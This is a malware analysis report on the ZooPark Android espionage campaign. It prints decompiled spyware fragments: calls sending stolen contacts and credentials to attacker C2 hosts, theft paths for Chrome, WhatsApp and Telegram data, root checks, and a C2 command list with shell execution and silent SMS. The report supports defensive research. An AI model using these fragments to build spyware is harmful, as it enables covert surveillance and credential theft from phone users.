

May 2018

**WHO'S WHO IN THE ZOO.
CYBERESPIONAGE OPERATION
TARGETS ANDROID USERS IN
THE MIDDLE EAST.**

Contents

Technical Details	3
Version 1.0 - circa 2015	4
Version 2.0 (2016) - lightweight spyware	6
Version 3.0 (2016) - commercial fork	9
Version 4.0 (2017) - modern spyware	11
Infrastructure	20
rhubarb2[.]com	21
rhubarb3[.]com	21
5.61.27[.]157	23
5.61.27[.]154	24
Distribution	25
Telegram channels	25
Watering holes	27
Victims	33
Conclusions	34
Appendix - Indicators of compromise	35
Malware samples	35
C2 servers	36
Watering holes	36


ZooPark is a cyberespionage operation that has been focusing on Middle Eastern targets since at least June 2015. The threat actors behind ZooPark infect Android devices using several generations of malware we label from v1-v4, with v4 being the most recent version deployed in 2017.

The preferred infection vector for ZooPark is waterhole attacks. We found several news websites that have been hacked by the attackers to redirect visitors to a downloading site that serves malicious APKs. Some of the themes observed in campaign include “Kurdistan referendum”, “TelegramGroups” and “Alnaharegypt news”, among others.

Target profile has evolved during the last years of campaign, focusing on victims in Egypt, Jordan, Morocco, Lebanon and Iran.

Technical Details

The malware used in ZooPark operations spans across multiple versions, with the attackers including new features in each iteration. The following chart summarizes the main features added in new generations:



Evolution of ZooPark malware features

In this section we will detail the main technical features of the malware used in this campaign.


Version 1.0 - circa 2015

The first version of the malware that we found (EC5A6F0E743F4B858ABA9DE96A33FB0C) is pretty simple. The certificate used has been valid since 2015:

```
Issuer: CN=Android Debug, O=Android, C=US
Validity: from = Sat Jun 20 09:01:47 MSK 2015
          to = Mon Jun 12 09:01:47 MSK 2045
Subject: CN=Android Debug, O=Android, C=US
```

Malware certificate

It has only two functions – stealing contacts from the address book and accounts registered on the victim device. The malware mimics a Telegram application:



After being manually launched, it checks for an internet connection. If unavailable, it only shows a dialog with an alert in Farsi:

لطفا به اینترنت متصل شده و یکبار دیگر برنامه را اجرا کنید.

"Please connect to the internet and run the program again."

When the connection is stable, the malware sends a request to the C2 server, encoding the stolen data (contacts and accounts) in base64:

```

“hxxp://www.rhubarb2[.]com/telg/sv/sv[.]php” {‘id’: Base64Encode(id), ‘data’:
Base64Encode(contacts)}

“hxxp://www.rhubarb2[.]com/get/index[.]php?id=” + Base64Encode(“gogo”) + “&user=” +
Base64Encode(“TelgramGp”) + “&pass=” + Base64Encode(“TelgramGp”) + “&data=” +
Base64Encode(accounts))

```

This is followed by the content of the website being displayed (not available at the moment):

```
“hxxp://www.rhubarb2[.]com/telg/index.php?set=show”
```

within the app. We found that the content is available in the new server used by the attackers (rhubarb3[.]com):



This is a list of Iranian Telegram channels. Any additional channel can be added to the form above.

Version 2.0 (2016) - lightweight spyware

We found that all samples of this version are signed by the same debug certificate:

Serial Number: 0x1

Issuer: C=US, O=Android, CN=Android Debug

Validity: from = Mon May 30 12:44:34 MSK 2016

SHA-1 Fingerprint: E2 7D 9A 46 81 AD 65 5A A1 5E E7 8A D7 53 51 90 E6 C1 CA FF

For this version, every sample contains a hardcoded configuration that contains its C2 address and variables for use in the request:

	6a388eddbce88bb033 1ae875ceeb2f319	cb67abd070ae18839 0fc040cbe60e677	e2f62b5acf3795a62e9 d54e1301c4e7b
Baseurl	"http://www.rhubarb3.com/"	"http://www.rhubarb3.com/"	"http://www.rhubarb3.com/"
FunctionCode	"none"	"none"	"none"
UserLocation	""	""	""
TypeFile	"(ALLINONE)"	"(Referendum)"	"(Postrall-SSS)"
KeyKey	"dafak"	"dafak"	"dafak"

In the table above, the TypeFile variable is the application that the malware mimics.

This new version is similar to the previous. The main difference is the inclusion of new spying features such as exfiltrate GPS location, SMS messages, call logs and some extra general information.

```
String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(
String.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(String
.valueOf(String.valueOf(String.valueOf(String.valueOf(String.valueOf(String
.valueOf(String
+ "DeviceId(IMEI) - " +
this.TypeFile + " $" + ((TelephonyManager)v2).getDeviceId() + "$") + "DeviceSoftwareVersion$"
+ ((TelephonyManager)v2).getDeviceSoftwareVersion() + "$") + "LineNumber$" + ((
TelephonyManager)v2).getLineNumber() + "$") + "NetworkCountryIso$" + ((TelephonyManager)
v2).getNetworkCountryIso() + "$") + "NetworkOperator$" + ((TelephonyManager)v2).
getNetworkOperator() + "$") + "NetworkOperatorName$" + ((TelephonyManager)v2).getNetworkOperatorName()
+ "$") + "NetworkType$" + ((TelephonyManager)v2).getNetworkType() + "$") + "PhoneType$"
+ ((TelephonyManager)v2).getPhoneType() + "$") + "SimCountryIso$" + ((TelephonyManager)
v2).getSimCountryIso() + "$") + "SimOperator$" + ((TelephonyManager)v2).getSimOperator()
+ "$") + "SimOperatorName$" + ((TelephonyManager)v2).getSimOperatorName() + "$")
+ "SimSerialNumber$" + ((TelephonyManager)v2).getSimSerialNumber() + "$") + "SimState$"
+ ((TelephonyManager)v2).getSimState() + "$") + "SubscriberId(IMSI)" + ((TelephonyManager)
v2).getSubscriberId() + "$") + "VoiceMailNumber$" + ((TelephonyManager)v2).getVoiceMailNumber()
```

General information collected by ver.2

Additionally, there is a strange feature called “pic”.

```

if(type == "pic") {
    try {
        RandomAccessFile v5 = new RandomAccessFile(Environment.getExternalStoragePublicDirectory(
            Environment.DIRECTORY_PICTURES) + "/zoo.zoo", "r");
        try {
            byte[] v1 = new byte[((int)v5.length())];
            v5.read(v1);
            v3 = Base64.encodeToString(v1, 0);
            File v6 = new File(Environment.getExternalStoragePublicDirectory(Environment
                .DIRECTORY_PICTURES) + "/zoo.zoo");
            v5.close();
            if(!v6.exists()) {
                return;
            }
            else if(v6.exists()) {
                v6.delete();
            }
        }
        catch(IOException v4_1) {
            return;
        }
    }
    catch(FileNotFoundException v4) {
        return;
    }
}


HashMap v2 = new HashMap();
v2.put("id", id);
v2.put("mes", v3);
v2.put("typ", type);
new AsyncHttpPost(this, v2).execute(new String[] {String.valueOf(this.Baseurl) + "save.php?key="
    + this.KeyKey});

```

Pic feature

This reads the content of the file “zoo.zoo” (located on the memory card, in the picture/photo path), encodes it with Base64 and sends it to the server, removing the original file. This file is a photo silently captured by the frontal camera, and we believe it was probably created by some unknown malware component.

One of the samples (6A388EDBCE88BB0331AE875CEEB2F319) mimics the All-in-One messenger application. After launch, it only presents a credential form if the date on the device is prior to 2017.01.01 (hardcoded). Otherwise, it just executes System.exit().



Phishing form 6A388EDBCE88BB0331AE875CEEB2F319

Obviously, after clicking the 'Login' button, credentials will be sent to the C2 server, in a similar request to that used in version 1.0:

V1:

```
hxxp://www.rhubarb2[.]com/get/index[.]php?id=" + Base64Encode("gogo") + "&user=" +
Base64Encode("TelgramGp") + "&pass=" + Base64Encode("TelgramGp") + "&data=" +
Base64Encode(accounts))
```

V2:

```
hxxp://www.rhubarb3[.]com/get/index[.]php?id=" + Base64Encode("gogo") + "&user=" +
Base64Encode(entered_email) + "&pass=" + Base64Encode(entered_password) +
"&data=" + Base64Encode("[AllInOne]" + accounts)
```

This seems to confirm that the C2 servers used by both versions have a very similar backend.

Version 3.0 (2016) - commercial fork

This version of the malware is especially interesting due to the notable similarities to the commercial spyware product [Spymaster Pro](#). There are several code similarities, with the main difference being that ZooPark uses its own command and control server:

```
private void doImageFileUpload(String path) {
    DataInputStream v0;
    DataOutputStream v13;
    ByteArrayInputStream v16;
    HttpURLConnection v11 = null;
    String v15 = path;
    String v21 = "\r\n";
    String v26 = "--";
    String v6 = "*****";
    int v22 = 1048576;
    String v28 = "http://www.spymasterpro.com/spyMobile/upload.php";
    Bitmap v3 = null;
```

Spymaster Pro code fragment

```
private void doImageFileUpload(String path, String imei) {
    DataInputStream v0;
    int v7;
    byte[] v4;
    int v5;
    DataOutputStream v10;
    URLConnection v8;
    FileInputStream v14;
    int v20;
    String v3;
    String v23;
    String v19;
    String v13 = path;
    try {
        v19 = "\r\n";
        v23 = "--";
        v3 = "*****";
        v20 = 1048576;
        String v25 = MainActivity.Server_Domain + "/spyMobile/upload.php?imei=" + imei;
```

ZooPark code fragment

From the screenshots above, Spymaster Pro uses `hxxp://www.spymasterpro[.]com/spyMobile/upload[.]php` and ZooPark `hxxp://*own C2 server*/ + /spyMobile/upload.php`.

In order to get its C2 address, ZooPark v3 sends a request to an intermediate server to download a file that looks like a normal picture (`androidupdaters[.]com/img.jpg`):



The file looks like a typical JPG but appends an IP address that will be used for the C2.

There are some details that seem to demonstrate that ZooPark developers did not fully understand the Spymaster Pro code they were reusing. In the case of the SmsReceiver function, we can see how in both implementations they use the “PASSWORD” variable:

<pre> 1 public class SmsReceiver extends BroadcastReceiver { 2 public static final String ADDRESS = "address"; 3 public static final String BODY = "body"; 4 public static final String DATE = "date"; 5 public static final int MESSAGE_IS_NOT_READ = 0; 6 public static final int MESSAGE_IS_NOT_SEEN = 0; 7 public static final int MESSAGE_IS_READ = 1; 8 public static final int MESSAGE_IS_SEEN = 1; 9 public static final int MESSAGE_TYPE_INBOX = 1; 10 public static final int MESSAGE_TYPE_SENT = 2; 11 public static final byte[] PASSWORD = null; 12 public static final String PERSON = "person"; 13 public static final String READ = "read"; 14 public static final String SEEN = "seen"; 15 public static final String SMS_EXTRA_NAME = "pdu"; 16 public static final String SMS_URI = "content://sms"; 17 public static final String STATUS = "status"; 18 public static final String TYPE = "type"; 19 20 static { 21 SmsReceiver.PASSWORD = new byte[]{32, 50, 52, 71, 22 -124, 51, 88}; 23 } 24 25 public SmsReceiver() { 26 super(); 27 } 28 29 public void onReceive(Context context, Intent intent) { 30 31 Bundle v3 = intent.getExtras(); 32 String v5 = ""; 33 if(v3 != null) { 34 Object v7 = v3.get("pdu"); 35 ContentResolver v2 = context.getContentResolve 36 r(); 37 int v4; </pre>	<pre> 1 public class SmsReceiver extends BroadcastReceiver { 2 public static final String ADDRESS = "address"; 3 public static final String BODY = "body"; 4 public static final String DATE = "date"; 5 public static final int MESSAGE_IS_NOT_READ = 0; 6 public static final int MESSAGE_IS_NOT_SEEN = 0; 7 public static final int MESSAGE_IS_READ = 1; 8 public static final int MESSAGE_IS_SEEN = 1; 9 public static final int MESSAGE_TYPE_INBOX = 1; 10 public static final int MESSAGE_TYPE_SENT = 2; 11 public static final byte[] PASSWORD = null; 12 public static final String PERSON = "person"; 13 public static final String READ = "read"; 14 public static final String SEEN = "seen"; 15 public static final String SMS_EXTRA_NAME = "pdu"; 16 public static final String SMS_URI = "content://sms"; 17 public static final String STATUS = "status"; 18 public static final String TYPE = "type"; 19 20 static { 21 SmsReceiver.PASSWORD = new byte[]{32, 50, 52, 71, 22 -124, 51, 88}; 23 } 24 25 public SmsReceiver() { 26 super(); 27 } 28 29 public void onReceive(Context context, Intent intent) { 30 31 try { 32 Bundle v5 = intent.getExtras(); 33 String v7 = ""; 34 if(v5 == null) { 35 return; 36 } 37 Object v9 = v5.get("pdu"); </pre>
---	---

Spymaster Pro and ZooPark code comparison

The difference is that Spymaster Pro uses this variable for SMS message encryption, while ZooPark uses an own hardcoded AES key, so the “PASSWORD” variable left in the code has no purpose.

All the observed v3 samples are signed by one of the following three certificates:


Serial Number	Valid from	Signed malware MD5
0x1 (debug)	Jun 19 07:25:37 MSK 2016	7D7AD116E6A42D4E518378E2313E93 92
0x709decd2	Aug 14 12:52:59 MSK 2016	A7D00C8629079F944B61C4DD5C77C8 FB
		AC4402E04DE0949D7BEED975DB84E 594
0x60b364bc	Apr 14 10:44:04 MSK 2016	B714B092D2F28FCF78EF8D02B46DBF 9C

This version introduces a number of improvements compared to the previous self-developed versions:

- Call records (audio);
- Browser data – bookmarks and history;
- Installed application details;
- Photos and pictures from memory card.

Version 4.0 (2017) - modern spyware

This malware variant represents a significant improvement on version 2.0, which seems to indicate that version 3.0 was some kind of fork.



Version 4 malicious code structure

Once again, all observed samples are signed by the same certificate, this time valid since 2017:

```

Serial Number: 0x25208471
Issuer: CN=t, OU=e, O=m, L=m, ST=f, C=e
Validity: from = Thu May 25 08:56:55 MSK 2017
           to = Mon Oct 10 08:56:55 MSK 2044
  
```

All the samples represents backdoored legitimate applications with malicious code injection:

MD5	Package	ITW name
519018ecfc50c0cf6cd0c88cc41b2a69	ltd.banehappy.drofirewall	FirewallFA.apk
5ad36f6dd060e52771a8e4a1dd90c50c	free.vpn.proxy.unblock.android.easy.app	DVPNEasy.apk
b44b91b14f176fbf93d998141931a4aa	com.del.tele.acc	DeleteTelegram.apk

Since this version has evolved from v2, its configuration is very similar to the previous variant:

	519018ecfc50c0cf6cd0c88cc41b2a69	5ad36f6dd060e52771a8e4a1dd90c50c	b44b91b14f176fbf93d998141931a4aa
Baseurl	"http://www.rhubarb3.com/"	"http://www.rhubarb3.com/"	"http://www.rhubarb3.com/"
FunctionCode	"none"	"none"	"none"
UserLocation	""	""	""
TypeFile	"(FirewallFA)"	"(VPNEasy)"	"(DeleteTelegram)"
KeyKey	"dafak"	"dafak"	"dafak"

Even if the Baseurl is the address of the C2 server, this is a legacy variable from version 2. Actually, the main C2 server address is determined like in version 3, by sending a request to an intermediate server. All the samples found contain two encrypted intermediate server addresses:

```
static void init() {
    L.log(0, "INITIALIZING IMAGE ADDRESSES");
    byte[] v6 = new byte[]{98, 110, 112, 54, 100, 107, 65, 49, 78, 81, 61, 61, 10};
    byte[] v7 = new byte[]{102, 88, 49, 57, 78, 65, 61, 61, 10};
    byte[] v5 = new byte[]{78, 71, 108, 49, 99, 119, 61, 61, 10};
    new byte[]{78, 122, 56, 52, 78, 68, 99, 56, 80, 106, 81, 51, 78, 106, 81, 57, 80, 65, 61, 61, 10};
    new byte[]{78, 87, 57, 122, 98, 84, 82, 119, 100, 109, 48, 61, 10};
    byte[] v2 = new byte[]{90, 51, 82, 113, 101, 72, 86, 118, 97, 110, 116, 50, 97, 109, 100, 54, 97, 51, 104, 53, 10};
    byte[] v3 = new byte[]{78, 87, 49, 49, 100, 87, 49, 121, 97, 50, 86, 121, 100, 87, 49, 49, 78, 72, 66, 50, 98, 81, 61, 61, 10};
    byte[] v4 = new byte[]{97, 110, 74, 116, 99, 50, 100, 118, 99, 103, 61, 61, 10};
    G.IMAGE_ADDRESSES.add(G.byteToString(v6) + G.byteToString(v7) + G.byteToString(v2) + G.byteToString(v5) + G.byteToString(v3));
    G.IMAGE_ADDRESSES.add(G.byteToString(v6) + G.byteToString(v4) + G.byteToString(v5) + G.byteToString(v3));
    L.log(0, String.valueOf(G.IMAGE_ADDRESSES));
}
```



```
v7 = new String[]{"/system/app/Superuser.apk", "/sbin/su", "/system/bin/su", "/system/xbin/su",
"/data/local/xbin/su", "/data/local/bin/su", "/system/sd/xbin/su", "/system/bin/failsafe/su",
"/data/local/su", "/su/bin/su"};
-----
v8 = Runtime.getRuntime().exec(new String[]{"/system/xbin/which", "su"});
```

It also registers two additional receivers:

```
GooglePlayService.networkReceiver = new NetworkReceiver();
IntentFilter v3 = new IntentFilter();
v3.addAction("android.net.conn.CONNECTIVITY_CHANGE");
this.registerReceiver(GooglePlayService.networkReceiver, v3);
L.log(0, "NETWORK RECEIVER SET");
GooglePlayService.screenStateReceiver = new ScreenStateReceiver();
IntentFilter v4 = new IntentFilter();
v4.addAction("android.intent.action.SCREEN_ON");
v4.addAction("android.intent.action.SCREEN_OFF");
this.registerReceiver(GooglePlayService.screenStateReceiver, v4);
L.log(0, "SCREEN STATE RECEIVER SET");
```

They are triggered after the device connection changes or the screen turns on/off. In the first case it starts uploading the stolen data to the C2; in the second it processes preloaded C2 server commands.

This version has a huge internal configuration containing dozens of parameters that regulate the malicious activities. This configuration can be updated from the C2 server.

Part of the stolen information is stored in an internal SQL database, called testunitdb. Actually, this version is able to steal additional information compared to version 3:

- Browser data: search history;
- Clipboard data;
- Keylogs;

The keylogger implementation based on the AccessibilityService is something we have already seen in other spyware families. Basically, it listens for specific events such as changing the text of any EditText element on the screen (type = 16), opening a PopupWindow, Menu, Dialog, etc. (for instance, windows that may contain EditText fields (type = 32)). When the second event is found, the malware initializes the keylogger instance, logging typed text and the related contextual application name.

This means the Keylogger is able to log any typed credentials for any application with system forms.

- Arbitrary files/folders;
- Capturing photos/videos/audio;
- Capturing screenshots/screen records;
- External applications data – default list: Telegram, WhatsApp, IMO, Chrome (can be extended in the configuration).

```

((List) v5).add("/app_chrome/Default/Login Data");
((List) v5).add("/app_chrome/Default/History");
((List) v5).add("/app_chrome/Default/databases");
((List) v5).add("/r/app_chrome/Default/Login Data");
((List) v5).add("/r/app_chrome/Default/History");
((List) v5).add("/r/app_chrome/Default/databases");
((Map) v7).put("com.android.chrome", v5);
v5 = new ArrayList();
((List) v5).add("/f/cache4.db");
((List) v5).add("/files/cache4.db");
((Map) v7).put("org.telegram.messenger", v5);
v5 = new ArrayList();
((List) v5).add("/db/msgstore.db");
((List) v5).add("/databases/msgstore.db");
((Map) v7).put("com.whatsapp", v5);
v5 = new ArrayList();
((List) v5).add("/db/imofriends.db");
((List) v5).add("/databases/imofriends.db");
((Map) v7).put("com.imo.android.imoim", v5);

```

External apps attacked by ZooPark malware

This version also implements some backdoor functionality:

- Shell command execution (with or without root);
- Silently sending SMSs;
- Making calls.

Communications with C2 server

After the malware obtains the main C2 address, it connects to the C2 server on port 6666. All the transmitted data is encrypted with RSA, with its Java public key file located in \assets\puki.

It also generates an AES key and sends it to the C2 server for additional responses. Interestingly, the developers used the ["secure random"](#) fix for key generation:

```

public static SK generateKey() throws GeneralSecurityException {
    AES.fixPrng();
    KeyGenerator v3 = KeyGenerator.getInstance("AES");
    v3.init(128);
    return new SK(v3.generateKey(), new SecretKeySpec(AES.randomBytes(32), "HmacSHA256"));
}

private static void fixPrng() {
    if(!AES.prngFixed.get()) {
        Class v1 = PrngFixes.class;
        __monitor_enter(v1);
        try {
            if(!AES.prngFixed.get()) {
                PrngFixes.apply();
                AES.prngFixed.set(true);
            }
        }
    }
}


public static void apply() {
    PrngFixes.applyOpenSSLFix();
    PrngFixes.installLinuxPRNGSecureRandom();
}

private static void applyOpenSSLFix() throws :
    int v8 = 1024;
    if(Build$VERSION.SDK_INT >= 16 && Build$V

```

This shows the developers' concerns about cryptography. Since this attack is very targeted, we can assume the developers paid special attention to work on outdated devices that are vulnerable to this "insecure random" attack.

Here is the scheme of client-server communications:



Interestingly, the malware decrypts and saves commands received from its C2 server in files within its own directory to process them later:

```

P v15 = this.decryptPac(v11.readObject());
if(v15.getType() == 1 && v15.getFilesLeft() != -1) {
    FileOutputStream v8 = new FileOutputStream(new File(Storage.DIR_INTERNAL_ROOT + Storage
        .REQS_PATH + "/" + v15.getFileName()));
    v8.write(v15.getContent());
    v8.flush();
    v8.close();
    int v5 = 1;
    Log(0, "DOWNLOADED: " + v15.getFileName());
}

```

As mentioned in this code snippet, the malware operates with “Pac” serializable objects that are used as tasks from the server to execute (when the “type” value is even) and as report containers for C2 submission (when the “type” value is odd). The “Pac” report with the completed task has a “type” value +1 compared to the related task. All reports are saved in the “TO_GO” directory.

Here is the full list of possible tasks from the C2 server:

Pac type	Description
2	Update malware with specified config.
4	Execute shell command with runtime.
6	Zip specified file/folder and save it in the “TO_GO” directory.
8	Write task content in temporary zip file, extract everything from it and delete it.
10	Copy specified file/folder to specified directory.
12	Move specified file/folder to specified directory.
14	Rename specified file/folder.
16	Delete specified file/folder.
18	Make specified directory.
20	Silently send SMS to specified number with specified content.
22	Make a call to specific number.
24	Create a file system tree of the specified path and save it in the “TO_GO” directory.
